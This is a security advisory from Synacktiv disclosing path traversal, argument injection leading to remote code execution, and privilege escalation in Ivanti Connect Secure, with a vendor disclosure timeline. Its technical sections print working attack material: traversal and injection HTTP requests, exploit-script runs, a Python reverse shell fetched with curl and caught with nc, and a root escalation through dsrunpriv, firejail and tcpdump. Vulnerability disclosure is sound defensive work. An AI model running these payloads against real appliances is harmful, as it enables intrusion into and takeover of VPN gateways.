
SYNACKTIV

SECURITY ADVISORY

Multiple vulnerabilities in Ivanti Connect Secure

2024.01.17

JÉRÔME MAMPIANINAZAKASON



Vulnerability description

Presentation of Ivanti Connect Secure

Ivanti secure connect (formerly Pulse connect secure) is "*The most widely deployed SSL VPN for organizations of any size, across every major industry*."[1]

Issues

Synacktiv discovered multiple vulnerabilities in Ivanti Connect Secure:

- V01 – A path traversal.
- V02 and V03 – Remote code execution (CVE-2023-41719).
- V04 – Privilege escalation to root (CVE-2023-41720).

Their exploitation require administrator access to the appliance.

Affected versions

The path traversal vulnerability affects all versions before 9.1R13. Synacktiv confirmed that versions between 9.0R1.01 and 9.1R12 included are vulnerable.

The first remote code execution vulnerability (V02) affects versions 22.4R1 and below. The second one (V03) and the privilege escalation affect versions 22.4R2 and below.

Timeline

Date	Description
2023.01.24	Initial advisory including V01 and V02 sent to security@ivanti.com
2023.02.20	Vulnerabilities acknowledged by Ivanti
2023.04	Vulnerability V02 patched in 22.4R2
2023.05.26	Discovery and report of V03 and V04 vulnerability
2023.11.10	CVE-2023-41719 and CVE-2023-41720 assigned
2024.01.17	Public release

1 https://www.ivanti.com/products/connect-secure-vpn

Technical description

V01 Path traversal leading to an arbitrary file read

Description

The appliance does not properly handle user input variables in the `/dana-admin/archive/snapshot.cgi` script.

Indeed, the `downloadFile` function does implement verification against path traversal attacks.

```
// dana-admin/archive/snapshop.cgi@downloadFile
sub downloadFile {
    my $which = CGI::param("which");
    my $contents = "";
    my $buffer;
    my $bytesread = 0;
    my $totalbytesread = 0;

    my $filepath = untaint($g_path . $which);
    local *FILE;
    open(*FILE, $filepath) ||
        DSLog::Msg("HC", 0, "Unable to open file with path: $filepath");

    while($bytesread = sysread(FILE, $buffer, 1024)) {
        $contents .= $buffer;
        $totalbytesread += $bytesread;
    }
    close *FILE;

    if ($totalbytesread == 0) {
        DSLog::Msg("HC", 0, "Unable to read file with path: $filepath");
        print CGI::header(-type=>"text/html", -status=> '404 Not Found');
    }
    else {
        my ($type, $timeStamp) = split(/\-/, $which);
        my $downloadFileName = $type . "-" . formatDateStr($timeStamp) . ".zip";
        print CGI::header(-attachment => $downloadFileName, -type =>
"application/octet-stream", 'Content-Length' => $totalbytesread);
        print $contents;
    }
}
```

Impact

An authenticated administrator is able to read any file on the server, as the service handling the request is running as `root` on the appliance.

```
POST /dana-admin/archive/snapshot.cgi HTTP/1.1
Host: redacted
Cookie: DSSignInURL=/admin; DSSIGNIN=url_admin;
id=state_22c62de23255933b2bf459572cf2c056; DSID=ed08cf99e35344d73a1e940766bd3851;
DSDID=2db16ceb79970213; DSFirstAccess=1674480500; DSLastAccess=1674480544
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
[...]
Referer: https://redacted/dana-admin/archive/snapshot.cgi
[...]

op=download&which=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&xsauth=fd4f411018fa609066f4b6f54160d7cf

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Disposition: attachment;
filename="../../../../../../../../../../../../../../../../../../../etc/passwd-
1969/12/31 16:00:00.zip"
Set-Cookie: DSLastAccess=1674480761; path=/; Secure
[...]
Strict-Transport-Security: max-age=31536000

root:x:0:0:root:/:/bin/bash
nfast:x:0:0:nfast:/:/bin/bash
[...]
tcpdump:x:103:103:TCPDump User:/:
```

This vulnerability has been fixed since Ivanti Connect Secure version 9.1R13. However, the 9.1R12 version is vulnerable and is still supported by the constructor[2].

Status

This vulnerability was acknowledged by Ivanti, but was already addressed in 9.1R13 and is not applicable to 22.x.

2 https://support.pulsesecure.net/product-service-policies/eol/software/pulse-connect-secure-software-dates-milestones/

V02 Remote code execution

Description

The appliance does not filter input before appending it to a command execution. This allows an attacker to inject extra arguments.

Indeed, in the **`/dana-admin/log/logfilter.cgi`** script, the save log feature calls the **`dstaillog`** binary with some arguments controlled by the user

```
// /home/webserver/htdocs/dana-admin/log/logviewer.cgi@saveLog
sub saveLog {
  my $cmd = "";
  [...]
  $cmd = $ENV{'DSINSTALL'}."/bin/dstaillog -a -b -t $Main::Type -i $ivsId";
  if (DSLicense::isEnabled($DSLicense::FT_logreport)) {
      my $filter = $Main::Filter;
      $filter =~ s/\"/\'/g;
      my $encodedFilter = MIME::Base64::encode($filter, "");
      $cmd .= " --base64query \"".$encodedFilter."\"";
      if ($Main::Begin ne "") {
          $cmd .= " --begindate $Main::Begin";
      }
      if ($Main::End ne "") {
          $cmd .= " --enddate $Main::End";
      }
  }
  # --format needs to be appended at the very end of the command
  # because --format takes multiple arguments to generate multi line
  # messages.
  $cmd .= " --format '$formatExplicit'";

  my $fd = popen(*LOG,  $cmd, "r");
  DSLog::Msg("logviewer", 10, "Reading dstaillog's output for saving $Main::Type logs
for ivs $ivsId");
  while(<LOG>) {
    print $_  ;
  }
  DSLog::Msg("logviewer", 10, "Done reading dstaillog's output for saving $Main::Type
logs for ivs $ivsId");
  close(*LOG) ;
  printf ("\n");
```

The **Main::Begin** and **Main::End** variables are properly controlled if they come directly from user input. However, no verification is performed if the values are loaded from the database:

```
// /home/webserver/htdocs/dana-admin/log/logviewer.cgi@main
sub main {
[…]
  ($Main::FilterSelected, $Main::FilterName, $Main::Filter, $Main::FormatType,
   $Main::Format, $Main::FormatExplicit, $Main::Begin, $Main::End) =
     DSLogAdmin::loadFilter ($loadfilter, $Main::Type);
[...]
  # Get the current date we're filtering on
  if (defined (CGI::param ("date")) && CGI::param ("date") ne "" && (CGI::param
("date") =~ /-[0-9]/)) {
      #$Main::Error_Msg .= "<br><b>debug: filterdate = ".CGI::param ("date")."</b>";
      $Main::FilterDate = CGI::param ("date");
      $Main::Begin = $Main::FilterDate;
      $Main::End = $Main::FilterDate;
   }
[...]
```

The **DSLogAdmin::loadFilter** function only loads values from the database (cached value) and returns them:

```
// /home/perl/DSLogAdmin.pm@loadFilter
sub loadFilter ($$) {
    my ($id, $type) = @_;
    if ($id != "default" && ! DSLicense::isEnabled ($DSLicense::FT_logreport)) {
        return loadFilter ("default", $type);
    }
    if (! filterExists ($id)) {
        return loadFilter ("default", $type);
    }
    my ($name, $begin, $end, $filter, $format_type, $format, $formatExplicit);
    (new DSCacheItem ("logserver", "filter_".$id, "name"))->getStr ($name);
    (new DSCacheItem ("logserver", "filter_".$id, "begin"))->getStr ($begin);
    (new DSCacheItem ("logserver", "filter_".$id, "end"))->getStr ($end);
    (new DSCacheItem ("logserver", "filter_".$id, "format_type"))->getStr
($format_type);
    (new DSCacheItem ("logserver", "filter_".$id, "filter"))->getStr ($filter);
    (new DSCacheItem ("logserver", "filter_".$id, "format"))->getStr ($format);
 [...]
    return ($id, $name, $filter, $format_type, $format, $formatExplicit, $begin, $end);
}
```

Moreover, no verification is performed when creating the filter in **dana-admin/log/logfilter.cgi**. Indeed, the type of the values used to create the **Main::End** variable are not checked:

```
// /home/webserver/htdocs/dana-admin/log/logfilter.cgi@main
sub main {
[...]
  if (defined (CGI::param ("btnSave"))) {
[...]
      if (CGI::param ("chkEndDate") eq "yes") {
          my $f_end_bits = 3;
          if (CGI::param ("endYYYY") == "") {
              $f_end_bits--;
          }
          if (CGI::param ("endMM") == "") {
              $f_end_bits--;
          }
          if (CGI::param ("endDD") == "") {
              $f_end_bits--;
          }
          if ($f_end_bits == 0) {
             $f_end = "";
          }
          if ($f_end_bits == 3) {
             $f_end = CGI::param ("endYYYY")."-".CGI::param ("endMM")."-".CGI::param
("endDD");
          }
          if ($f_end_bits == 1 || $f_end_bits == 2) {
            $Main::Error_Msg .= DSUILogAdmin::EndDateInvalid ();
            $all_ok = 0;
            $incomplete_date = 1;
          }
      }
[...]
      if ($all_ok) {
          if ($Main::FilterSelected ne "default" &&
              ($Main::FilterName ne $f_name ||
               $Main::Filter ne $f_filter ||
               $Main::Begin ne $f_begin ||
               $Main::End ne $f_end ||
               $Main::FormatExplicit ne $f_format ||
               $Main::FormatType ne $f_type)) {
              # check if we switched to custom, but the format didn't change
              my $equal = ($f_format eq $Main::FormatExplicit);
              if ($Main::FormatType ne "Custom" && $f_type eq "Custom" && $equal) {
                  $f_type = $Main::FormatType;
                  $f_format = $Main::Format;
```

```
            }
            $f_format = CGI::unescapeHTML($f_format);
            DSLogAdmin::saveFilter ($Main::FilterSelected, $f_name, $f_begin, $f_end,
$f_filter, $f_type, $f_format);
            DSLog::RereadConfig ()
        }
[...]
```

The same logic is applied on **`Main::Begin`**.

Finally, the **`DSLogAdmin::saveFilter`** function only adds the values in the cached database:

```
// /home/perl/DSLogAdmin.pm@saveFilter
sub saveFilter ($$$$$$$) {
    my ($id, $name, $begin, $end, $filter, $type, $format) = @_;
    my $added = 0;
    if (!filterExists ($id)) {
        my $change = new DSCacheChanges();
        $change->createItem(new DSCacheItem("logserver", "filter_".$id));
        $change->commit ();
        $added = 1;
    }

    (new DSCacheItem ("logserver", "filter_".$id, "name"))->updateStr ($name);
    (new DSCacheItem ("logserver", "filter_".$id, "begin"))->updateStr ($begin);
    (new DSCacheItem ("logserver", "filter_".$id, "end"))->updateStr ($end);
    (new DSCacheItem ("logserver", "filter_".$id, "format_type"))->updateStr
($type);
[...]
```

Impact

It is possible, by creating a filter, to inject an argument in the **`dstaillog`** command execution. Using this, a file can then be written in the template caching directory **`/data/var/runtime/tmp/tt/`**, which will be loaded and executed when some cached pages are requested.

For example, it is possible to create a malicious filter by injecting the argument in the **`endDD`** parameter:

```
POST /dana-admin/log/logfilter.cgi?filter=4&type=events HTTP/1.1
Host: redacted
Cookie: DSSignInURL=/admin; DSSIGNIN=url_admin;
id=state_22c62de23255933b2bf459572cf2c056; DSID=e74400946175c2ad817fd78ef5cc4a61;
DSDID=142638fd3a1ab6c8; DSFirstAccess=1674484636; DSLastAccess=1674484664;
DSLaunchURL=2F64616E612D61646D696E2F68656C702F6C61756E636847756964652E636769
[...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 366
Origin: https://redacted
```

```
Referer: https://redacted/dana-admin/log/logfilter.cgi?filter=4&type=events
[...]

xsauth=69e1d516a8d1e8b349fe875a4c75ac2b&cancel=cancel&type=events&filter=4&view=0&txtNa
me=synacktiv-
filter&chkStartDate=no&startMM=&startDD=&startYYYY=&chkEndDate=yes&endMM=12&endDD=31+-
f+%27%24x%3D%22ls%22%2Csystem%24x%27+%3E%2Fdata%2Fvar%2Fruntime%2Ftmp%2Ftt
%2Fsetcookie.thtml.ttc+%23+
%3C&endYYYY=2099&txtQuery=&chkExportFormat=Custom&txtExportFormat=&btnSave=Save

HTTP/1.1 302 Moved
location: /dana-admin/log/logfilters.cgi?type=events
Content-Type: text/html; charset=utf-8
Set-Cookie: DSLastAccess=1674484867; path=/; Secure
[...]
```

With this injection, the **endDD** value is:

```
31 -f '$x="ls",system$x' >/data/var/runtime/tmp/tt/setcookie.thtml.ttc # <
```

Moreover, the **Main::End** value when saving the logs will be:

```
2023-12-31 -f '$x="ls",system$x' >/data/var/runtime/tmp/tt/setcookie.thtml.ttc # <
```

This value will be injected in the command line execution when requesting the save log mechanism.

```
POST /dana-admin/log/logviewer.cgi?op=Set HTTP/1.1
Host: redacted
Cookie: DSSignInURL=/admin; DSSIGNIN=url_admin;
id=state_22c62de23255933b2bf459572cf2c056; DSID=e74400946175c2ad817fd78ef5cc4a61;
DSDID=142638fd3a1ab6c8; DSFirstAccess=1674484636; DSLastAccess=1674485483;
DSLaunchURL=2F64616E612D61646D696E2F68656C702F6C61756E636847756964652E636769
[...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Origin: https://redacted
Referer: https://redacted/dana-admin/log/logviewer.cgi?op=Set
[...]

xsauth=69e1d516a8d1e8b349fe875a4c75ac2b&op=SaveLog&type=events&filterSelect=4&query=&da
te=&key=&value=&keytype=&filterSelected=4&numofmsgs=200&txtFilter=
```

This payload will be parsed by the **DSSafe::_parsecmd** function and the standard output will be written in the **/data/var/runtime/tmp/tt/setcookie.thtml.ttc** file. This output will be the value provided as a format using the **-f** argument. In conclusion, this will write **$x="ls",system$x** in a cached file and the **ls** command will be executed when requesting this endpoint.

```
$ curl -ksi https://redacted.com/dana-na/auth/setcookie.cgi
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: DSPSALPREF=IzAjhZ%2FOY9rSCgABAAAA1ciHs%2BeHwYr%2FhO8ReLdHE6BZcnQ2ZBAn%2FRW
%2FsP1yhJE%3D; path=/; expires=Wed, 25-Jan-2023 14:53:57 GMT; secure
[...]

AgentInstall.thtml
AgentlessInstall.thtml
Cancel-ipad.thtml
[...]
user_unknown_mobile_webkit.thtml
welcome.cgi
Status: 500 Internal Error
Content-Type: text/html

<H2>500 Internal Error</H2><br> An unexpected error was encountered while executing the
CGI<br> Please contact the administrator.
```

Status

This vulnerability was acknowledged by Ivanti, but they cannot reproduce the command execution. However, they consider the possibility of injecting malicious characters and had mentioned that it will be filtered by the **DSSafe** perl class.

Nevertheless, Synacktiv confirms that the patch provided with the 22.4R2 version properly fixes the vulnerability, and provides a script in appendix in order to achieve remote code execution on the 22.4R1 installation:

```
$ python3 run.py -u https://redacted.com/ -U admin -P *** -m 1  -c 'cat /home/VERSION'
2023-05-24 19:07:43,537 - INFO - Method 1 is patched on 22.4R2.
2023-05-24 19:07:46,346 - INFO - Submit login form
[...]
2023-05-24 19:07:50,494 - INFO - Logout
2023-05-24 19:07:50,504 - INFO - Calling endpoint to execute command with custom HTTP
header
export DSREL_MAJOR=22
export DSREL_MINOR=4
export DSREL_MAINT=1
export DSREL_DATAVER=4901
export DSREL_PRODUCT=ssl-vpn
export DSREL_DEPS=ive
export DSREL_BUILDNUM=1439
export DSREL_COMMENT="R1"

$ python3 run.py -u https://redacted.com/ -e -c 'id'
2023-05-24 18:52:49,708 - INFO - Running directly command
2023-05-24 18:52:49,708 - INFO - Calling endpoint to execute command with custom HTTP
header
uid=0(root) gid=0(root) groups=0(root)

$ python3 run.py -u https://redacted.com/ -e -c 'uname -a'
2023-05-24 18:52:55,627 - INFO - Running directly command
2023-05-24 18:52:55,627 - INFO - Calling endpoint to execute command with custom HTTP
header
Linux localhost2 4.15.18.41-production #1 SMP Thu Feb 9 05:35:25 UTC 2023 x86_64 x86_64
x86_64 GNU/Linux
```

V03 Remote code execution - CVE-2023-41719

Description

Using the logic from the previous vulnerability, the **`/dana-admin/log/logfilter.cgi`** script does not escape command argument before calling the **`dstaillog`** binary. As explained before, the **`saveLog`** function does not escape **`Main::End`**, or **`Main::Begin`** values.

```
// /home/webserver/htdocs/dana-admin/log/logviewer.cgi@saveLog
sub saveLog {
  my $cmd = "";
  [...]
  $cmd = $ENV{'DSINSTALL'}."/bin/dstaillog -a -b -t $Main::Type -i $ivsId";
  if (DSLicense::isEnabled($DSLicense::FT_logreport)) {
      my $filter = $Main::Filter;
      $filter =~ s/\"/\'/g;
      my $encodedFilter = MIME::Base64::encode($filter, "");
      $cmd .= " --base64query \"".$encodedFilter."\"";
      if ($Main::Begin ne "") {
          $cmd .= " --begindate $Main::Begin";
      }
      if ($Main::End ne "") {
          $cmd .= " --enddate $Main::End";
      }
  }
  # --format needs to be appended at the very end of the command
  # because --format takes multiple arguments to generate multi line
  # messages.
  $cmd .= " --format '$formatExplicit'";

  my $fd = popen(*LOG,  $cmd, "r");
[...]
```

Moreover, while the previous vulnerability focused on injecting values in **`Main::End`** by inserting a malicious filter:

```
// /home/webserver/htdocs/dana-admin/log/logviewer.cgi@main
sub main {
[…]
  ($Main::FilterSelected, $Main::FilterName, $Main::Filter, $Main::FormatType,
   $Main::Format, $Main::FormatExplicit, $Main::Begin, $Main::End) =
     DSLogAdmin::loadFilter ($loadfilter, $Main::Type);
[...]
  # Get the current date we're filtering on
```

```
  if (defined (CGI::param ("date")) && CGI::param ("date") ne "" && (CGI::param
("date") =~ /-[0-9]/)) {
      #$Main::Error_Msg .= "<br><b>debug: filterdate = ".CGI::param ("date")."</b>";
      $Main::FilterDate = CGI::param ("date");
      $Main::Begin = $Main::FilterDate;
      $Main::End = $Main::FilterDate;
   }
[...]
```

The same values can be set after the filter loading:

```
// /home/webserver/htdocs/dana-admin/log/logviewer.cgi@main
sub main {
[...]
  ($Main::FilterSelected, $Main::FilterName, $Main::Filter, $Main::FormatType,
   $Main::Format, $Main::FormatExplicit, $Main::Begin, $Main::End) =
     DSLogAdmin::loadFilter ($loadfilter, $Main::Type);
[...]
  # Get the current date we're filtering on
  if (defined (CGI::param ("date")) && CGI::param ("date") ne "" && (CGI::param
("date") =~ /-[0-9]/)) {
      #$Main::Error_Msg .= "<br><b>debug: filterdate = ".CGI::param ("date")."</b>";
      $Main::FilterDate = CGI::param ("date");
      $Main::Begin = $Main::FilterDate;
      $Main::End = $Main::FilterDate;
   }
[...]
```

As the regex condition is loose, it is possible to inject malicious characters in the **Main::Begin** and **Main::End** variables. By providing a date parameter as the following input, it is possible to write the output of the **dstaillog** process into a template file:

```
2099-12-31 2>&1 >/data/var/runtime/tmp/tt/setcookie.thtml.ttc < "
```

The value will be reflected in **Main::Begin** and **Main::End**, and will generate the following command with the user-controlled data in red:

```
/home/bin/dstaillog -a -b -t $Main::Type -i $ivsId --begindate $Main::Begin --enddate
$Main::End --format '$formatExplicit'
```

By injecting the malicious **date** parameter, the command is now:

```
/home/bin/dstaillog -a -b -t $Main::Type -i $ivsId --begindate 2099-12-31 2>&1
>/data/var/runtime/tmp/tt/setcookie.thtml.ttc < " --enddate 2099-12-31 2>&1
>/data/var/runtime/tmp/tt/setcookie.thtml.ttc < " --format '$formatExplicit'
```

Thanks to the **DSSafe**'s parsing:

- The value between quotes will be considered as an input file and will not be sent as an argument.
- The command output will be written to the file **/data/var/runtime/tmp/tt/setcookie.thtml.ttc**.

It is possible to write anything in the **formatExplicit** variable into the selected file. Synacktiv used the same logic as before, creating a filter which will host the payload in the custom format, then calling the **saveLog** feature with the malicious date.

Impact

An authenticated administrator is able to read any file on the server, as the service handling the request is running as **nr**, a non-root user but still member of the **root** group on the appliance since version 22.4R2.

```
$ python3 run.py -u https://redacted.com/ -U admin -P *** -m 2 -c 'cat /home/VERSION'
2023-05-24 19:02:23,086 - INFO - Submit login form
[...]
2023-05-24 19:02:25,535 - INFO - Logout
2023-05-24 19:02:25,545 - INFO - Calling endpoint to execute command with custom HTTP
header
export DSREL_MAJOR=22
export DSREL_MINOR=4
export DSREL_MAINT=2
export DSREL_DATAVER=5000
export DSREL_PRODUCT=ssl-vpn
export DSREL_DEPS=ive
export DSREL_BUILDNUM=1531
export DSREL_COMMENT="R2"
```

```
$ python3 run.py -u https://redacted.com/ -e -c 'id'
2023-05-24 19:02:31,225 - INFO - Running directly command
2023-05-24 19:02:31,226 - INFO - Calling endpoint to execute command with custom HTTP header
uid=104(nr) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:s0

$ python3 run.py -u https://redacted.com/ -e -c 'uname -a'
2023-05-24 19:02:35,235 - INFO - Running directly command
2023-05-24 19:02:35,235 - INFO - Calling endpoint to execute command with custom HTTP header
Linux localhost2 4.17.00.23-selinux-jailing-production #1 SMP Wed Jan 25 08:26:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

V04 Privilege escalation - CVE-2023-41720

Description

Using the vulnerability V03, it is possible to have a reverse shell as the **nr** user on the 22.4R2 version by hosting a python script somewhere and running it.

```
$ cat rev.py
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.76
.2",9999));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(
"/bin/sh")

$ python3 run.py -u https://redacted.com -U admin -P *** -m 2 -c '/home/bin/curl
http://192.168.76.2:8000/rev.py -o /tmp/rev.py 2>&1'
2023-05-25 15:00:59,759 - INFO - Submit login form
2023-05-25 15:00:59,825 - INFO - Already running session found. Let's continue
2023-05-25 15:01:01,493 - INFO - Creating filter with legit values
2023-05-25 15:01:02,055 - INFO - Logout
2023-05-25 15:01:02,062 - INFO - Calling endpoint to execute command with custom HTTP
header
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   192  100   192    0     0  96000      0 --:--:-- --:--:-- --:--:-- 96000

$ python3 run.py -u https://redacted.com -U admin -P ************* -c
'/home/venv3/bin/python3 /tmp/rev.py  2>&1'
2023-05-25 15:01:49,192 - INFO - Submit login form
2023-05-25 15:01:49,273 - INFO - Already running session found. Let's continue
2023-05-25 15:01:51,011 - INFO - Creating filter with legit values
2023-05-25 15:01:51,625 - INFO - Logout
2023-05-25 15:01:51,633 - INFO - Calling endpoint to execute command with custom HTTP
header
^C

$ nc -vnlp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.76.2 51894
sh-4.2$ id
id
uid=104(nr) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:s0
```

The **nr** user is member of the **root** group which is already privileged, however one SUID binary can be used to elevate the current privileges to the **root** user. Indeed, the binary is used to run privileged commands from an unprivileged user:

```
sh-4.2$ find / -perm -4000 2>/dev/null
/home/bin/dsrunpriv
```

Impact

An attacker having a shell with the non-root user is able to elevate its privileges on the appliance.

```
sh-4.2$ /home/bin/dsrunpriv --help
/home/bin/dsrunpriv --help
Usage:
dsrunpriv OPTIONAL[--no-ld-preload|--save-pid-to-file <file name>] binary name full
path and it's arguments.

       --no-ld-preload - will clear out the /etc/ld.so.preload file for the duration of
the run
       (this option is meant to be used with firejail only)

       --ld-preload [list of libraries separated by ":"] - preload the specified
libraries before anything else.
       This option is not compatible with --no-ld-preload

       --save-pid-to-file <file name> - will save the pid process pid
       to the specified file under: /data/runtime/pids/.
       (the file name should just be the name of the file, not the location)

       --setenv [list of environment variables (in key=value format) with each
key=value pair separated by ","]. Eg: dsrunpriv --setenv VAR1=<value>,VAR2=<value>...
Example: dsrunpriv --no-ld-preload --save-pid-to-file tcpdump.pid
/usr/local/bin/firejail /usr/bin/tcpdump -s 0 -C 512 -W 1 -e -i int0 -w
/home/runtime/tcpdump/tcpdump.dump
```

The example illustrates a usage with the **tcpdump** binary, which can be used to execute command by using the option **-z**. The option **--noprofile** of the firejail binary allows to execute something without a security profile.

By associating these options, it is possible to execute code as **root** from an unprivileged user:

```
sh-4.2$ id
uid=104(nr) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:s0

sh-4.2$ export PATH="/bin:${PATH}"

sh-4.2$ echo 'id' > /tmp/command

sh-4.2$ chmod a+x /tmp/command

sh-4.2$ ls -al /tmp/command
-rwxr-xr-x. 1 nr root 3 May 25 06:16 /tmp/command

sh-4.2$ /home/bin/dsrunpriv /usr/local/bin/firejail --noprofile /usr/bin/tcpdump -ln -i
lo -w /dev/null -W 1 -G 1 -z /tmp/command
Parent pid 9281, child pid 9282
The new log directory is /proc/9282/root/var/log
Warning: /var/lock not mounted
Warning: cannot find /var/run/utmp
Child process initialized in 4.28 ms
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
[...]
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:dsjailing_t:s0

Parent is shutting down, bye...
sh-4.2$
```

Using this command execution it is possible to create a reverse shell running as the user root. First editing the previous **rev.py** file to connect to another port:

```
sh-4.2$ sed -i 's/9999/9998/g' /tmp/rev.py

sh-4.2$ echo '/home/venv3/bin/python3 /tmp/rev.py' > /tmp/command

sh-4.2$ /home/bin/dsrunpriv /usr/local/bin/firejail --noprofile /usr/bin/tcpdump -ln -i
lo -w /dev/null -W 1 -G 1 -z /tmp/command
Parent pid 9526, child pid 9527
The new log directory is /proc/9527/root/var/log
Warning: /var/lock not mounted
Warning: cannot find /var/run/utmp
Child process initialized in 19.07 ms
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
[...]
^C
```

```
$ nc -vnlp 9998
Listening on 0.0.0.0 9998
Connection received on 192.168.76.2 54296
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:dsjailing_t:s0
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com